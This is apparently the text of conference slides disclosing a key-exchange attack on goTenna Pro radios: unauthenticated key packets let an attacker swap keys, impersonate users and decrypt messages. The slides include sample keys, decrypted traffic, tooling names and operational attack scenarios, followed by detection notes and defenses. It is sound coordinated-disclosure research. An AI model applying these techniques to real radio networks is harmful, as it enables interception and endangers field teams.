Bob is effectively prevented from seeing any messages from Alice



Identity Capture

Mallory has Alice's public key associated with her GID

Encryption Bypass

Mallory can now encrypt/decrypt messages between Bob and Alice


Mallory's Key Database

Key Type	GID (Name)	Value
public	91341708520410 (Bob)	BB2QDsMlodGrtlAUzyCc5HnLuV8rrOf3BqgZsqB8p9y/VKz3iQt2LDDS4Awz0D4asQVhO3sNcuio/Ebg2J7gqSDKvWSVKiwC40IAWFkrqzbx9ODLwyXGrBDQWX2P6VqULw==
public	98011003294277 (Alice)	BMXhXrrgljRbcdPCBE5ZJRfvFiluGXXi4Qwkk2wkquIIDQIy+Re7RnX4lQ98o/LiKu7mRCa06RwYbccx7eEgFwlunXuD392JSCmL6GtQPcjsja3M6MMohXhCzwlPTC0kGg==
private	91341708520410 (Bob)	MIG2AgEAMBAGByqGSM49AgEGBSuBBAAiBIGeMIGbAgEBBDBRI6ijM1FVfh5AMqsogMrCIHnsNpdsLlxMsUjXeIS0aaWHfDuOKvblfWnCyUvoRWehZANiAAQdkA7DCKHRq7ZQFM8gnOR5y7IfK6zn9waoGbKgfKfcv1Ss94kLdiww0uAMM9A+GrEFYTt7DXLoqPxG4Nie4Kkgyr1kISosAuNJQFhZK6s28fTgy8MlxqwQ0FI9j+IalC8=


Mallory now has all the keys needed to impersonate Bob to Alice and intercept their communications.

Message Interception

Using both Alice's public key to encrypt messages outgoing to Alice and private key associated with updated Bob's key, Mallory can now send and receive traffic to Alice, effectively preventing Bob from seeing any messages.



Attack Demonstration




Failed Communication

Alice sends messages to Bob, but Bob doesn't receive them

- "test from Alice to Bob"
- "test again from Alice"

Bob's last message "Hi from bob" was sent before the attack

Communication Disruption



The screenshot confirms that Bob's communication with Alice has been disrupted:

- Bob's last message "Hi from bob" was sent before the attack
- Bob never received "test from Alice to Bob"
- Bob never received "test again from Alice"
- Both messages were intercepted and decrypted by Mallory

The attack effectively creates a silent interception where neither Alice nor Bob is aware of the breach.

Mallory's Decrypted Messages

```
Sender GID hash: cf42
Recipient GID hash: e39d
Found recipient GID: 91341708520410
{
  "senderGid": "98011003294277",
  "callsign": "Alice",
  "messageType": "TEXT",
  "iv": "EQAAAA==",
  "timestamp": 1751951406524.0
}
Decrypted CTR: c_len=25 p_len=25
{
  "text": "test from Alice to Bob "
}
```

```
Sender GID hash: cf42
Recipient GID hash: e39d
Found recipient GID: 91341708520410
{
  "senderGid": "98011003294277",
  "callsign": "Alice",
  "messageType": "TEXT",
  "iv": "EgAAAA==",
  "timestamp": 1751951467341.0
}
Decrypted CTR: c_len=24 p_len=24
{
  "text": "test again from Alice "
}
```


Impact Summary



goTenna Pro's key exchange was broken



Lack of authentication on PUBLIC_KEY_REQUEST RF packets



Impact radius: any node in RF range, no paired phone compromise required



Users could not perceive tampering





Attack Characteristics



Remote Execution

This attack is executed remotely and requires no interaction of the victim.



Reversible

The communication can be also patched up to allow Alice to talk to Bob again.



Undetectable

Victims have no indication their communications are compromised.



Building the GOAT

RF capture pipeline

GNURadio, gr-tenna blocks

One radio to RX

Receive signals and update local database

One radio to TX

Transmit various messages



Live Exploitation Scenario 1: Phantom Navigation

- 1 Pre-attack reconnaissance & key swap on "navigator" node
- 2 Injecting false GPS tiles -> lure team to support-void zone
- 3 Operational fallout: delayed aid, law-enforcement miscue

Live Exploitation Scenario 2: Trusted Impostor

- 1 Key swap on target + own device -> assume teammate identity
- 2 Feeding staged intel, then restoring originals ("now you saw it, now you didn't")
- 3 Team-cohesion degradation & after-action ambiguity





Live Exploitation Scenario 3: Mesh Blackout / Forced Emission

- 1 Spraying corrupted keys network-wide
- 2 Devices fail to decrypt -> operators switch to VHF/UHF/LTE
- 3 Direction-finding exposure & potential mission abort

Detection & Forensics: Why Victims Stay Blind

1 Perfect Protocol Forgery

No error telemetry is generated because packets are technically valid

- Protocol accepts any properly formatted key packet
- No cryptographic validation of packet source

2 Silent Key Replacement


Key-store overwrite happens without user notification:

- No key versioning or history
- No hash verification of incoming keys
- No UI indication of key updates

3 Difficult RF Detection

Few indicators that could tip off defenders:

- Brief signal strength anomalies during attack
- Unusual packet timing patterns
- But requires specialized equipment most teams lack




Protection Techniques

1 Operational playbook

Pre-mission key reminders, post-mission integrity checks

2 General lessons for radio and IoT designers

- Implement proper key authentication
- Add versioning for key stores
- Include error telemetry for suspicious activities



Conclusion

1 Key takeaways

- Key management is critical for secure communications
- Authentication of key exchange messages is essential
- Users need visibility into potential tampering

2 Community call

Standardizing authenticated OTA key management for low-bandwidth radios

3 Acknowledgements

Special thanks to our supporting organizations, the CISA team, and the vendor's security response team for their cooperation.

4 Questions

